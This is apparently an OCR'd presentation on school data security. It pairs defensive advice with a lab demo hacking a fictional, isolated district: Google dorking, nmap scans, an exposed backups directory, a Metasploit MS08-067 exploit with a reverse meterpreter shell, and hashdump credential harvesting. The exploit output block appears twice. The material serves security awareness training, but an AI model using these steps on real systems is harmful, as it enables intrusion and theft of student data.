
- Use encryption. SSL/TLS, VPN, Full-disk, file level.
- Verify website are secure by visually checking.
- Treat all WiFi as untrusted WiFi.
- Use strong passwords.
- Multi-factor authentication is your friend
- Check links in emails and documents before clicking through them.
- Never plug in a strange flash drive.
- Set a screen lock.
- Patch and update regularly, especially for third party applications.

How to Operationalize Security?

DOCUMENTED, REPEATABLE PROCESSES DRIVEN BY SOLID ORGANIZATIONAL POLICY

METRICS

(Groan) Start With Policy



Data Security is a Shared Responsibility

IT


- Vulnerability Mgmt
- Account Mgmt
- Boundary Control
- Performance Metrics

Shared

- Privacy & Security Training
- Incident Response
- Risk Management
- Data Accountability

Tailor Data Security to Your Business

Do not forget that the purpose of the systems is to enable the business of educating children!



Perform Annual Risk Assessments

"The process of identifying the risks to system security and determining the probability of occurrence, the resulting impact, and the additional safeguards that mitigate this impact."

-National Institute of Standards and Technology (NIST)

Data Security


Bare Bones Must Haves:

For a Strong Data Security Foundation

- Privacy & IT security Training annually
- Agile Vulnerability Management
- Formalized Risk Management Processes
- Incident Response Plan & Team
- Strong Account Management
- Adopt Common Data & System Standards
- Enforcement of Standards

The Reality is

Attackers only have to get lucky once…



So, Think Like a Hacker!

- *Get outside the boundary*
- *Survey what is exposed*
- *Stop thinking about what you need to defend*
- *Start thinking about how YOU would attack?*

Put on the Black Hat!

You are the most qualified attackers of your own systems!

Attackers would love to know what you know about your systems

Use your knowledge of your systems to your advantage to identify risks

Find the "Low Hanging Fruit" before the bad guys do

Enjoy better sleep, savings on insurance rates, less painful audits, and better privacy and security

Disclaimer Part Two

- The demonstration that you are seeing today is self contained and firewalled off from the internet
- While this is not a real school district the vulnerabilities are real
- I am not hacking ANYONE
- Please don’t call the FBI
- No school districts were harmed in the making of this video

The Problem

- Uncontrolled Internet facing applications & services
- Misconfiguration
- Bad Passwords & Permissions
- Legacy Software / Hardware


The Classical Phases of Cyber Intrusion

1. Reconnaissance (*passive & active*)
2. Exploitation
3. Establishing Persistence
4. Actions on Objective
5. Covering Tracks

This is sometimes referred to as the "Kill Chain"


The Kill Chain is not A -> B

Here's Where they Got it WRONG!



The Kill Chain Iterates

Here's Where they Got it WRONG!




Hackers are Like Water

Looking for the Path of Least Resistance

- *Legacy Software*
- *Misconfiguration*
- *Human Error*
- *Social Engineering*
- *Reliable Exploits*

So How Do They Even Find this Stuff?



From the Attacker's Perspective

- ***Lowest Hanging Fruit***
  - easy wins
  - legacy software
  - bad permissions
  - misconfigurations
- ***Social Engineering***
  - Phishing
  - Baiting
  - Pre-texting
  - Watering hole attacks

Search Engines for Fun & Profit

a hacker's best friend:

Google Hack-Fu

Advanced Operators

- *Modify searches to limit the scope or content of returned information*
- *Some examples include:*

  "allinanchor:, allintext:, allintitle:, allinurl:, cache:, define:, filetype:, id:, inanchor:, info:, intext:, intitle:, inurl:, link:, related:, site:"

GHDB – Google Hacking Database

- A website that contains a library of pre-configured Google searches (Google Dorks)
- https://www.exploit-db.com/google-hacking-database
- Allows you to quickly build highly targeted searches to find "interesting" information
- Categories include things like "Files containing Passwords" and "Sensitive Directories" and "Vulnerable Servers"

Background

Nowheresville is a sleepy community in a western state. Their school district has a nice web page with a parent portal, and they use their information systems to process lots of student data and keep the community informed on what is happening in the district.


We are going to become hackers looking to victimize the school and make off with student information and launch a ransomware attack.

Time to Put on the Black Hat!

Let's Hack a School District!

Reconnaissance

We use a tool called NMAP to identify Ports, Protocols, and Services on the target network



Reconnaissance


NMAP identifies what software and operating systems are present. In this case we see a web server:

```
Nmap scan report for 10.0.0.51
Host is up (0.0012s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
```

From this we can tell that this is an older Apache Server that is likely running on an Ubuntu Linux server.

Reconnaissance


When we go to the web server in a browser we see a school district web site for Nowheresville ISD



But what else can we glean from this web server?

Reconnaissance


As it would have it, the site offers up a “robots.txt” file that provides a list of potentially sensitive areas that might be available for us to look at:



This gives us a playbook to follow to look for sensitive information or a way to get further access.

Reconnaissance

Looks like there is some juicy data left behind!



Index of /backups

Name	Last modified	Size	Description
Parent Directory		-	
04-01-2022_studentAggData_backup.sql	2022-04-05 19:22	67K	
11-29-2020.crypt	2022-04-05 19:30	25M	
12-29-2020.crypt	2022-04-05 19:26	67K	

Apache/2.4.41 (Ubuntu) Server at 10.0.0.51 Port 80

While student data is nice… it doesn't get us any further into the school's data systems… what else can we find?

Reconnaissance

There look to be two windows machines as well in the scan results. One has RDP open, and the other looks to be a Windows XP machine!

```
Nmap scan report for 10.0.0.56
Host is up (0.0016s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH 6.7 (protocol 2.0)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SPEDDEPT; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.0.57
Host is up.
All 1000 scanned ports on 10.0.0.57 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.0.0.58
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

Exploitation

Windows XP is very vulnerable to some well known attacks. Let's see if we can use this machine for entry!

Using a tool called the Metasploit Framework we can select an exploit that should work on this machine. Below we set some options like the local and target host (LHOST & RHOST) and other misc information. Then we just type exploit and hit enter!

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.0.58        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.35        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Exploitation

The exploit worked! We are now inside the XP machine as the superuser. All we need to do is to harvest passwords and see what else we can find:

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.0.35:4444
[*] 10.0.0.58:445 - Automatically detecting the target...
[*] 10.0.0.58:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.0.58:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.0.58:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 10.0.0.58
[*] Meterpreter session 1 opened (10.0.0.35:4444 → 10.0.0.58:1051) at 2024-05-06 10:02:15 -0400

meterpreter > hashdump
Administrator:500:3808d28c4c61922c62f2fcf75f7b6128:6f979d4e05f3e30972874616435e8649:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d3154a39b170c27f67f4269558e2d9b8:3f8222e2c1f10ebddd7da9d3a2104fc6:::
kfumiki:1005:fcaadf7dabedf1681fa73ae7450b0033:02f1873c6ce0ae86e731ae483be779d7:::
lunchservices:1004:3808d28c4c61922c62f2fcf75f7b6128:6f979d4e05f3e30972874616435e8649:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2470d22f0ff6c843ced1abf79f33c488:::
meterpreter >
```

Exploitation

The exploit worked! We are now inside the XP machine as the superuser. All we need to do is to harvest passwords and see what else we can find:

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.0.35:4444
[*] 10.0.0.58:445 - Automatically detecting the target...
[*] 10.0.0.58:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.0.58:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.0.58:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 10.0.0.58
[*] Meterpreter session 1 opened (10.0.0.35:4444 → 10.0.0.58:1051) at 2024-05-06 10:02:15 -0400

meterpreter > hashdump
Administrator:500:3808d28c4c61922c62f2fcf75f7b6128:6f979d4e05f3e30972874616435e8649:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d3154a39b170c27f67f4269558e2d9b8:3f8222e2c1f10ebddd7da9d3a2104fc6:::
kfumiki:1005:fcaadf7dabedf1681fa73ae7450b0033:02f1873c6ce0ae86e731ae483be779d7:::
lunchservices:1004:3808d28c4c61922c62f2fcf75f7b6128:6f979d4e05f3e30972874616435e8649:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2470d22f0ff6c843ced1abf79f33c488:::
meterpreter >
```

Using a built-in tool called hashdump we can list out all the users who have used this machine and their password “Hashes” which can either be used directly through a “pass the hash” style attack, or run through a hash cracker to recover the plaintext password. In this case, kfumiki’s password is applepie!

Exploitation

Now let's turn our attention to the other Windows machine. Using RDP we can connect to the machine and try out this newly discovered password.

Success! We are now logged into Ken Fumiki's desktop where we find a lot of student information, and some interesting other data that might be helpful.

